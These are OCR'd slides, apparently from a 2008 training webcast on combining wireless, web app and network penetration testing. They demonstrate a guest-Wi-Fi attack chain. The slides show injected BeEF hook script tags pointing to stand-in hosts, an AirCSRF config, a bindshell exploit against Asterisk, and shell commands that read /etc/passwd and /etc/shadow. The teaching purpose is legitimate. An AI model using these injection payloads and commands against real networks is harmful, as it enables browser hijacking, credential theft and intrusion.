The Pen Test Perfect Storm:

Combining Network, Web App, and Wireless Pen Test Techniques – Part I

Kevin Johnson, InGuardians
Ed Skoudis, InGuardians
Joshua Wright, InGuardians

Version 4Q08

Outline

➡ Penetration Testing Specialization
- But… Wait
- Example of Combined Attack
- Conclusions
- Q&A

Categories of Penetration Testing

- Penetration tests are often separated into different types
  1) Network penetration tests
     - Name is a bit ambiguous, but widely used…
  2) Web application penetration tests
  3) Wireless penetration tests
  4) Social engineering tests
  5) Physical penetration tests
- Others, but those are the biggies…
- Let’s focus on 1, 2, and 3

Penetration Test Specialization


- Given that test scopes are often broken down into those categories…
- …and the skill sets for each category are rather different…
- …Most penetration testers choose one of these areas to focus on
  - They may “minor” in another area, but most focus significantly on a major area
  - “Hi, I’m a web app pen test guy”
  - “Hi, I’m a network pen test guy”
  - “Hi, I’m a wireless pen test guy”
- This specialization is good… a sign of a healthy, robust, and growing industry

Dealing With Specialization

- If you want to be a *good* pen tester, pick one of these categories and focus on it
  - Build your skills, zooming in on the fine-grained aspects of that kind of test
  - We'll provide tips for improving your skills in the three big categories later
- If you want to procure *good* pen tests, make sure you get each of these types of tests performed


Outline

- Penetration Testing Specialization
- ➡ But… Wait
- Example of Combined Attack
- Preparing for Combined Tests
- Conclusions
- Q&A



Not So Fast…

- Over specialization has some significant problems:
  - From a tester's perspective, being pigeon-holed career-wise
  - From an enterprise perspective, missing huge sets of vulnerabilities from "the other side"
  - But, perhaps most important, missing out on the risk posed by *combined* attacks
- As pen testers… our job is to determine business risks by modeling, to the extent possible, the activities of real-world attackers
- *Without taking a combined approach into account during testing, it can be difficult or impossible to determine and explain the true business risk associated with vulnerabilities*



But, Doesn't Everyone Test This Way?

- Some of you are thinking that a combined approach is common
- Perhaps you are thinking about an example like this:
  - A pen tester finds a rogue access point and gets access to the intranet
  - The tester ping sweeps and port scans, finding an intranet web app
  - On the internal web app, the tester finds a directory traversal flaw to read /etc/passwd, getting a list of users (not passwords)
  - The tester then launches a password guessing attack via ssh, determines the password for an account, and then logs in with command shell access
- Doesn't everyone do this as part of a wireless test? No…
- And, this example only scratches the surface… we're talking about going very much deeper to discern the true risk
  - Consider… using the new-found ssh access to launch a local priv escalation attack to get UID 0 on the box
  - Then, on the intranet web server, add content that includes browser scripts to run on admin browsers that surf there…
  - Then, use those browsers to… well, let's not get ahead of ourselves

Outline

- Penetration Testing Specialization
- But… Wait

➡ Example of Combined Attack


- Preparing for Combined Tests
- Conclusions
- Q&A

Guest Wireless Networks

- Many enterprises deploy wireless networks specifically for use by guests
  - Conference rooms
  - Front entrance waiting rooms
- Most guest networks have no encryption
  - Even if the traffic is encrypted, attacker could try to break the crypto key – Aircrack-ng, Cowpatty, etc.
- Sometimes, legitimate internal users rely on guest networks for a short period of time
  - Mostly for convenience

Wireless Traffic Manipulation

- Pen-tester can manipulate clients on an open AP
- Impersonating responses, or requests



172.16.0.1:1025 → www.google.com:80 SYN

172.16.0.1:1025 ← www.google.com:80 SYN/ACK

172.16.0.1:1025 → www.google.com:80 ACK

172.16.0.1:1025 → www.google.com:80 "GET HTTP/1.1\r\n"


172.16.0.1:1025 ← www.google.com:80 "302 REDIRECT evil.com"

172.16.0.1:1025 ← www.google.com:80 "200 OK"

Traffic Manipulation Opportunities

- DNS spoofing – inform victim that legitimate domain name maps to attacker's IP address
- Unencrypted session manipulation (telnet, ftp, other legacy)
- HTTP response manipulation
  - Responding before legitimate site with "HTTP 302 REDIRECT"
  - Responding after legitimate site, adding to HTTP response

Manipulating HTTP Responses



3. Site sends legitimate response

1. Victim makes HTTP GET request to any web site

2. Pen Tester spoofs server appending additional content to HTTP response…

```
<script
  language='Javascript'
src='http://foo/beef/hook/be
  efmagic.js.php'></script>
```

AirCSRF ("Air, Sea, Surf")

- Not-yet-released tool from Garland Glessner
  - Automating wireless injection for XSS

```
# cat aircsrf.conf
Host: www.myvictim.com
Name: Example AirCSRF
Desc: Injects HTML below
Stat: 1
Html: <script language=
'Javascript' src='http://1.2.3.4/
beef/hook/beefmagic.js.php'>
</script>
```

```
# ./aircsrf -i wifi0 -r madwifing
aircsrf v1.21
Detected: IEEE802.11 Headers
Loading ./aircsrf.conf
-----------------------------------
0013ce5598ef INJECT for
www.myvictim.com with CSRF payload
of: <script language='Javascript'
src='http://1.2.3.4/beef/hook/beefm
agic.js.php'></script>
0013ce5598ef took the bait for
10.10.10.10 (www.myvictim.com)
```

Cross-Site Scripting

- Note that we've injected a response that will direct the browser to fetch Javascript… associated with BeEF
  - A specialized browser script attack tool
- Most wireless and network pen testers usually ignore XSS
  - "That's just a web app thing… why would a network or wireless pen tester care about it?"
- But, XSS provides enormous access within a network
  - Hooking browsers to pivot into the network
  - Using browsers to exploit other services


Using XSS to Pivot into a Network

- Client machines provide new and exciting viewpoints to wireless and network penetration testers
  - From the vantage point of a script inside a victim browser
- Browsers running an attacker's script can:
  - Port scan a network
  - Identify administrator machines
    - Query browser history for links to known admin pages
    - For example, consider VPN administrator URLs in browser history, which we can query for
    - We can even look in browser history for pages accessed post-authentication
  - Perform web vulnerability scans
  - Reconfigure appliances and devices
  - Deliver exploits to other servers… the sky's the limit here!


Let’s Look at a Scenario

- Suppose that a pen tester is evaluating the security of wireless networks in a pen test with a scope that includes combined attacks
- Pen tester discovers a wireless network set up for guest access from a conference room
- A legit administrator is using the guest wireless network temporarily
- Pen tester could hook that admin user’s browser…
  - …controlling it for all kinds of additional access

Internal Client Browser Used to Admin Important Systems



0. Wireline client admins internal servers… later it will go wireless




Use Wireless to Hook Browser

1. Client uses guest wireless network to access… anything

2. Attacker uses AirCSRF to inject BeEF XSS stub in response

1 & 2: Wireless pen test stuff



Control Browser and Fetch History

4. Attacker accesses BeEF controller

3. Browser reports to BeEF controller

5. BeEF with additional scripts harvests browser’s history… including links of browser-managed internal apps

3, 4, & 5: Web app pen test stuff


Using Hooked Browsers to Attack Other Targets

- Many protocols are forgiving
  - They will ignore "junk" and HTTP request headers are often considered junk!
- BeEF allows for exploitation across protocols
  - From a hooked browser running attacker's scripts, we can direct HTTP requests to target servers
    - And possibly other protocols besides HTTP: FTP, RDP, VNC, SMB, etc.
  - Payload of HTTP request is a service-side exploit, to be delivered from hooked browser to target server (possibly on intranet)
- BeEF injects a BindShell as an exploit payload
- Pen tester interacts with the shell
  - Through BeEF controller application
  - Controller runs on pen tester's server

Browser Exploitation Framework

BeEF

Use Hooked Browser to Exploit Intranet Server




8. Send shell commands to execute on internal server

6. Attacker uses BeEF controller to tell victim browser to exploit internal server

7. Exploit internal server

6, 7, & 8: Network pen test stuff

BeEF Exploit Module Interface


Browser Exploit Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://beefcontroller.pentester.srv/beef//ui/#
Google
Zombies Autorun Modules Standard Modules Options Help
Wade Alcorn (http://www.bindshell.net)
exploit

Browser Exploitation Framework

BeEF

Autorun
disabled

Zombies

[redacted]

Module

Inter-protocol Exploit: Asterisk

Target Address
www.internalserver.tgt


Username
mark

Secret
mysecret

This module will exploit the asterisk (1.0.7) manager vulnerability from the browser. The payload is a bindshell on port 4444.
http://www.bindshell.net/advisories/astman

Additional exploit modules can be added from Metasploit.

BeEF BindShell Interface


Browser Exploit Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://beefcontroller.pentester.svr/beef//ui/#
Google
Zombies Autorun Modules Standard Modules Options Help
Wade Alcorn (http://www.bindshell.net)
send
Done

Browser Exploitation Framework

BeEF

Autorun
disabled

Zombies

[redacted]

Module

Inter-protocol Communication: BindShell

Target Address
www.internalserver.tgt


Port
4444

Commands
note: the semicolons and exit command are required

```
id;ls /;pwd;
cat /etc/passwd;cat /etc/shadow;
exit;
```

Inter-protocol Communication

Use Shell on Internal Server to Attack Rest of Infrastructure



10. Use reliable reverse shell to tell system to scan internal network

11. Scan and exploit internal network

9. Send shell commands to get direct reverse shell access

9 & 10: Network pen test stuff
11 and beyond: Web app, network… whatever

Outline

- Penetration Testing Specialization
- But… Wait
- Example of Combined Attack
- ➡ Preparing for Combined Tests
- Conclusions
- Q&A

Dealing With Specialization REDUX

- If you want to be a *great* pen tester, make sure you can pivot between network pen tests, web app tests, and wireless pen tests
  - Furthermore, integrate these attack vectors together into a combined attack
- If you want to procure *great* pen tests, make sure you explicitly require combined tests in the scope
  - And, make sure testers present findings in terms of the business risk of combined attack vectors

Getting Up to Speed On Wireless Pen Testing

- Get to know the protocols
  - 802.11 (alphabet soup and MAC), 802.1X, EAP, RADIUS
  - Know how to identify WPA, WPA2, WEP
  - Wireshark is your *BFF* here (but not for Paris Hilton)
- Get to know attack tools and how they function
  - Kismet, Metasploit, LORCON, Aircrack-ng, KARMA, Cowpatty, …
  - Very limited commercial tools for wireless pen-testing
- Get to know client functionality
  - XP, Vista, and third-party clients all behave differently
- Did we mention Bluetooth, ZigBee, WiMax, RFID, proprietary, … ?

Getting Up to Speed On Network Pen Testing

- Get to know protocols
  - TCP/IP, HTTP, SSL, LDAP, NetBIOS, SMB, 802.11, 802.1X, EAP
- Get to know command-lines and scripting within operating systems
  - Cmd.exe (Painful… we know… we really really do)
  - Bash
  - Perl or Python or Ruby
- Get to know administration features of operating systems
  - Windows, Linux, Unix
- Get to know exploitation tools and how exploits function
  - Metasploit, Core IMPACT, Immunity Canvas
- Get to know how exploits and tools work and the languages that they are often written in
  - C, C++, x86 Assembly

Getting Up to Speed On Web App Pen Testing

- Get to know the protocols
  - HTTP and HTTPS (possibly others, depending on the application)
- Get to know various server-side scripting language
  - ASP/.NET, Java, PHP, Cold Fusion, Perl, Ruby
  - Basic web app development understanding
  - Administration understanding
- Get to know client functionality
  - Browsers and other third-party client software
  - History, caching, cross-domain content restrictions, etc.
- Get to know client-side languages
  - JavaScript, Flex, VBscript (did we mention painful?)

Outline

- Penetration Testing Specialization
- But… Wait
- Example of Combined Tests
- Preparing for Combined Tests

➡ Conclusions

- Q&A

Conclusions

- Combined attack vectors allow for far deeper penetration into most target networks than separate vectors allow
  - Combining web app, network, and wireless penetration testing is very powerful
- This combination provides a much more accurate view of the business risks posed by vulnerabilities than offered by completely separate network, wireless, and web app tests
- Consider pairing up people with complementary skills for tests
- We've gone over one attack vector (guest wireless) and two tools (AirCSRF and BeEF) here…
- In Parts II and III, we'll look at additional attack vectors and tools for further combining these three disciplines

Upcoming In-Depth SANS Pen Test Courses

- SANS 560: *Network Pen Testing and Ethical Hacking*
  - Monterey, CA, Oct 31: *Galbraith*
  - Eatontown, NJ, Nov 3: *Skoudis*
  - San Antonio, TX, Nov 8: *Conrad*
  - Washington DC, Dec 11: *Skoudis*
  - Jan-March: SANS@Home, 1 to 4 PM EST: *Skoudis*
- SANS 542: *Web App Pen Testing and Ethical Hacking*
  - Washington DC, Dec 11: *Johnson*
  - Vegas, Jan 26: *Johnson*
- SANS 617: *Wireless Ethical Hacking, Pen Testing, and Defenses*
  - Washington DC, Dec 11: *Luallen*
  - Orlando, FL, March 2: *Wright*

Outline

- Penetration Testing Specialization
- But… Wait
- Example of Combined Tests
- Preparing for Combined Tests
- Conclusions
- ➡ Q&A

Questions?

- Follow-up discussion over the next week at the Ethical Hacker Network
  - www.ethicalhacker.net
  - Look for “Special Events” under Forum
  - Kevin, Ed, and Josh will participate in the discussion thread periodically